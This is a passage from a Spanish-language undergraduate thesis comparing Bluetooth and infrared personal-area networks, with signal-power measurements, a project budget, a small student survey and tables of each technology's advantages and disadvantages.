Versión 2.0 + EDR	3 Mbits/s
Versión 3.0 + H:S	20 Mbits/s
Versión 2.0 + EDR	2 Mbits/s
Versión 3.0 + H:S	18 Mbits/s

Tabla 10: Potencia en base a la versión de Bluetooth.

4.6 Comportamiento de las señales emitidas por infrarrojo.

Para lograr identificar las diferentes formas de onda utilizadas para comandar aparatos por medio de controles remoto Infrarrojos. Cuando no se dispone de un osciloscopio, se utilizara el software de osciloscopio o editor de ondas, como: **Gold Wave** (editor de audio digital con osciloscopios en tiempo real personalizable).




Figura 91: Señal de onda Infrarroja amplificada.

En la figura 91 permite ver detalladamente, amplificada, la forma de onda de la señal, y guardarla en el disco, para posteriores comparaciones con otros controles remotos, laptops, etc. Permitir así determinar su estado.

La idea es que debido a que la luz infrarroja, emitida por la primera laptop en cuestión, puede activar un foto-diodo o foto-transistor, utilizando uno de ellos conectado en la entrada de la otra laptop, se puede introducir la señal (pulsos) emitida por el control remoto, al PC, para ser visualizada con el osciloscopio virtual. La amplitud de la señal se puede controlar con el ajuste de volumen, de la entrada de micrófono del PC.

4.6 RECURSOS

4.6.1 Recursos Humanos

Autor:	Srta. Jimena Patricia Guaraca Pilco
Presidente del Tribunal	Ing. Lorena Mollina
Director(a) de Tesis:	Ing. Jorge Delgado.
Asesor:	Ing. Javier Haro
Estudiantes	Escuela Ingeniería en sistemas

Tabla 11: Recursos Humanos

4.6.2 Recursos Físicos

Equipo

- ✓ Portátil-características.

Procesador:	Intel(R) Core (tm) i52410M CPU 2,30 GHZ
Memoria RAM:	4,00 GB (1,00 GB utilizable)
Tipo de sistema:	Sistema Operativo de 32 bits
Disco Duro:	500 GB

Tabla 12: características del computador.

Suministros

- ✓ 2 millar de papel bond atlas, tamaño A4.
- ✓ 2 cartuchos de color negros para impresoraHP PSC 1410 All-in-one.
- ✓ 2 cartuchos de colores para impresoraHP PSC 1410 All-in-one.
- ✓ 5 CD's
- ✓ 1 memory flash.

Software

- ✓ **Los Sistemas Operativos:** Para el rastreo de redes WPAN se utilizó AARonia 6060, Windows 7, **Procesadores de texto:** Microsoft Office 2007.
- ✓ **Creator de Imágenes:** Paint, Color Schemer Studio, Photo Scape.

- ✓ Live DVD Backtrack 5.

 **Servicios**

- ✓ Internet.
- ✓ Impresiones.
- ✓ Fotocopias
- ✓ teléfonos.

4.6.3 Recursos Financieros.

Tabla 13: Recursos Financieros

<u>NOMINACIÓN</u>	<u>CANTIDAD</u>	<u>PRECIO U.</u>	<u>SUBTOTAL</u>	<u>TOTAL</u>
<u>Materiales</u>				
Útiles de Oficina	10\$	0.50\$	1,00\$	
Hojas de Papel Bond	4000\$	0,01\$	4,00\$	
Cartuchos de Tinta	3,00\$	29,00\$	87,00\$	
Copias	2500\$	0.02\$	50,00\$	
<u>Bibliografía</u>				440,00\$
Internet	400\$	0.80\$	240,00\$	
			SUMA	600,00\$
<u>Imprevisto</u>				60,00\$
			TOTAL=	660,00\$

4.6.4 Financiamiento:

<u>RUBRO</u>	<u>RECURSO PROVENIENTE</u>	<u>PRESUPUESTO INSTITUCIONAL</u>	<u>DONACIONES O COLABORACIONES</u>	<u>TOTAL</u>
700	700	0	0	\$600
TOTAL	700	0	0	\$600
IMPREVISTOS				\$60
			SUMA=	\$660

Tabla 14: Financiamiento

Los recursos de financiamiento corren a cuenta de la proponente de este proyecto en su totalidad.

CAPITULO 5
RESULTADOS.
Y
DISCUSIÓN.

5 RESULTADOS.

En base al objetivo general que es “Realizar un análisis comparativo de las vulnerabilidades en las redes de área personal (WPAN) aplicado a las tecnologías Bluetooth e Infrarrojo, propuesta de solución para minimizar estas vulnerabilidades.

Se llegó a los siguientes resultados:

5.1 Calidad de Servicios.

- La investigación se fundamentó en las encuestas realizadas a los estudiantes de la facultad de ingeniería escuela de sistemas (primer a quinto año) de la Unach.
- Para poder realizar el análisis de medición en base a potencia bluetooth, se utilizó AAronia 6060 software tipo demo que permite simular las señales detectadas en un analizador de espectro, arrojando los siguientes resultados.

Los parámetros medidos son los siguientes:

- ✓ **Potencia:** pudo realizar mediante el escaneo de cada dispositivo, que la potencia dependía de la clase y el rango aproximado del dispositivo entre más cerca mayor potencia el siguiente grafico demuestra el comportamiento de la misma.

5.2 Potencia medida en dBm en el Rango de 850-1900 MHz.

Dentro de este rango se encontró señales emitidas por celulares.




Figura 91: Medida de la potencia de un celular.

En esta gráfica se muestra la señal emitida por el celular en base a la señal de la potencia, misma que indica en los picos más altos un incremento brusco de potencia.

Clase	Potencia (mW)	Rango (m)
Clase 1	100 mW	100 m
Clase 2	2.25 mW	10 m
Clase 2	1.35 mW	5 m
Clase 1	80 mW	77 m
Clase 1	68 mW	55 m
Clase 3	1 mW	1 m

Tabla 15: Potencia medida de redes WPAN.

5.3 Potencia medida en dBm.

Clase	Potencia (dBm)	Rango
Clase 1	20 dBm	100 m
Clase 2	4 dBm	10 m
Clase 2	3 dBm	5 m
Clase 1	15 dBm	77 m
Clase 1	10 dBm	55 m
Clase 3	0 dBm	1 m

Tabla 16: Potencia en dBm.

🌐 dBm es la potencia de radio expresada en dB referida a 1mW. Esta potencia de emisión es el resultado de sumar la potencia de salida de la tarjeta WIFI, con la ganancia de la antena y teniendo en cuenta las pérdidas del cable y conectores.

Para convertir mW a dBm, hay que multiplicar por 10 el logaritmo de la potencia expresada en mW. Por ejemplo, si la potencia máxima son 100mW:

$$10 \times \log 100\text{mW} = 20 \text{ dBm}$$

En la siguiente figura se observa el comportamiento de la señal del celular cuando más de dos usuarios utilizan más potencia, podemos destacar que lo picos bajos establece que hubo una gran demanda de uso de potencia, y debido a las interferencias su decaimiento es notorio.




Figura 92: Bajas de potencia debido al uso.

5.4 Potencia medida en dBm en 2.4ghz.

En este proceso se realizó un cambio de potencia para poder medir la frecuencia en los 2.4 GHz. Capturando señales de redes Wi-Fi que son las de color rojo y que cuentan con más intensidad, las líneas de otro color representan las señales emitidas por ondas bluetooth.




Figura 93: Rango de potencia medido en la banda 2.4 Ghz

Para lograr una amplia resolución de las señales de potencia emitidas por las ondas bluetooth, únicamente cambiamos la opción de antena escogemos -63,69.




Figura 94: Rastreo de señales Bluetooth.




Figura 95: Medición de señal bluetooth con intervalo de 2 dBm.

Al igual que en la anterior medición se observa un decaimiento e incrementación ya que se ha dividido a la señal de potencia en UTM, para ampliar un la señal captada.

5.5 Cuadros estadísticos de las características de las redes WPAN analizadas.

La potencia de cada uno de los dispositivos que se detectó en el software viene en mediciones de dBm la misma transformada a MW, como se muestra en la siguiente tabla.

Clase	Potencia (mW)	Rango
Clase 1	100 mW	100 m
Clase 2	2.25 mW	10 m
Clase 2	1.35 mW	5 m
Clase 1	80 mW	77 m
Clase 1	68 mW	55 m
Clase 3	0 dBm	1 m

Tabla 17: Lista de potencia de las redes WPAN.

✓ **Análisis de las ondas emitidas por los dispositivos que utilizan tecnología Infrarrojo.**

Análisis medidos a través de las longitudes de Onda.




Figura 96: onda emitida por un dispositivo con Infrarrojo.

Las ondas emitidas por dispositivos que utilizan tecnología por Infrarrojo muestran el siguiente comportamiento, de donde se obtuvieron los siguientes datos.

Tecnología	Intervalo de longitud de Onda
Infrarrojo	Entre $7,8 * 10^2$ nanómetros y 10^6

Tabla 18: Medición de longitud.

El mismo comportamiento de la longitud de onda visto en forma emitida de radiación de luz misma que no se puede ver a simple vista se capta de la siguiente manera, con los mismos datos anteriores descritos en la tabla




Figura 98: Onda le luz emitida por infrarrojo.

5.6 Cuadros Estadísticos de las Encuestas realizadas en la UNACH escuela de ingeniería en sistemas (1° a 5° año).

Esta encuesta tuvo por objetivo, conocer las actividades realizadas por los estudiantes mediante la utilización de las redes WPAN, aplicados en la escuela de ingeniería en sistemas de la UNACH.

	N° de Estudiantes	Muestra	Total
Muestra	120	5	5

Tabla 18: Número de personas encuestadas

1.- ¿Posee usted algún dispositivo con tecnología bluetooth o Infrarrojo?

Si 3

No 2




Figura 96: Porcentaje de alumnos que poseen equipos con tecnología bluetooth.

La gran mayoría de estudiantes posee un equipo portátil, por lo menos uno o dos equipos con tecnología Bluetooth.

2.- ¿Cuál de las dos tecnologías utiliza más usted, Bluetooth o Infrarrojo?

Bluetooth 4

Infrarrojo 1




Figura 97: Utilización de tecnología bluetooth.

De esta manera se demuestra que los alumnos no únicamente hacen uso de teléfonos sino también lo hace mediante otros dispositivos tales como PDA's, celulares, portátiles etc.

3.- ¿Cuáles son los dispositivos que con más frecuencia utiliza para intercambiar datos mediante tecnologías WPAN (Bluetooth, Infrarrojo)?

Laptop's	22
Teléfonos celulares	28
PDA's	10
Otros	5




Figura 98: Utilización de intercambio de información.

Estos datos reflejan que los estudiantes también utilizan otros dispositivos, diferentes a celulares, como laptop's, PDA's etc.

4.- ¿Qué tipo de datos envía a través de estas tecnologías?

Videos	17
Música	10
Texto	11
Otros	13
imágenes	14




Figura 99: Tipos de descargas.

Este parámetro está indicando que la tecnología Bluetooth es una de las más usadas siendo eficiente en el envío y recepción de la información.

El resultado total de las encuestas aplicadas a los alumnos de primer a quinto año de la Unach, pertenecientes a la escuela de ingeniería en sistemas, es que la tecnología más popular y usada por los jóvenes es bluetooth, ya que es más eficiente en transferencias de archivos con respecto a Infrarrojo.

5.6 Ventajas y Desventajas encontradas en el transcurso de la investigación.

Durante el desarrollo de la investigación y de la aplicación de las encuestas se observó algunas ventajas como desventajas al utilizar las tecnologías Bluetooth e infrarrojo, mismas que describiremos a continuación

BLUETOOTH	
<i>Ventajas</i>	<i>Desventajas</i>
<ul style="list-style-type: none"> ✓ Bluetooth es la tecnología más fácil de utilizar, ya que en casi todos los dispositivos portátiles está presente esta tecnología, permitiendo la comunicación con celulares, PDA's etc. ✓ Es la tecnología más utilizada por los estudiantes, en lo que se refiere a envío y recepción de datos. ✓ Bluetooth es un estándar compatible con casi cualquier tecnología, ya que es adaptable por el uso de radio frecuencia que utiliza. ✓ Su señal es capaz de atravesar paredes, y proveer buena comunicación. 	<ul style="list-style-type: none"> ✓ En modo descubierto es demasiado vulnerable a ataques ya que cualquier usuario puede establecer conexión y realizar ataques. ✓ Los mecanismos de seguridad son muy débiles, ✓ existen congestión de red al emparejar más de 3 dispositivos a la vez.

Tabla 19: Ventajas y desventajas de la tecnología Bluetooth.

INFRARROJO	
<i>Ventajas</i>	<i>Desventajas</i>
<ul style="list-style-type: none"> ✓ La tecnología por Infrarrojo IrDA soporta 4 Mbps, con 16 Mbps de transmisión en desarrollo. ✓ La seguridad de Infrarrojo es menos accesible ya que se necesita que el atacante se encuentre a no menos de 100 metros de distancia. 	<ul style="list-style-type: none"> ✓ Su alcance es corto ya que la señal de línea y su distancia máxima es de 1 metro. ✓ La comunicación es punto a punto, es decir de uno a uno.

Tabla 20: Ventajas y desventajas de la tecnología Infrarrojo.

6 DISCUSIÓN.

Al cumplir con el objetivo planteado que es, “análisis comparativo de las vulnerabilidades en las redes de área personal (WPAN) aplicado a las tecnologías Bluetooth e infrarrojo, propuesta de solución”, han dado los siguientes resultados.

Para realizar esta discusión se basó en los siguientes aspectos:

6.1 Características en base al número de redes.

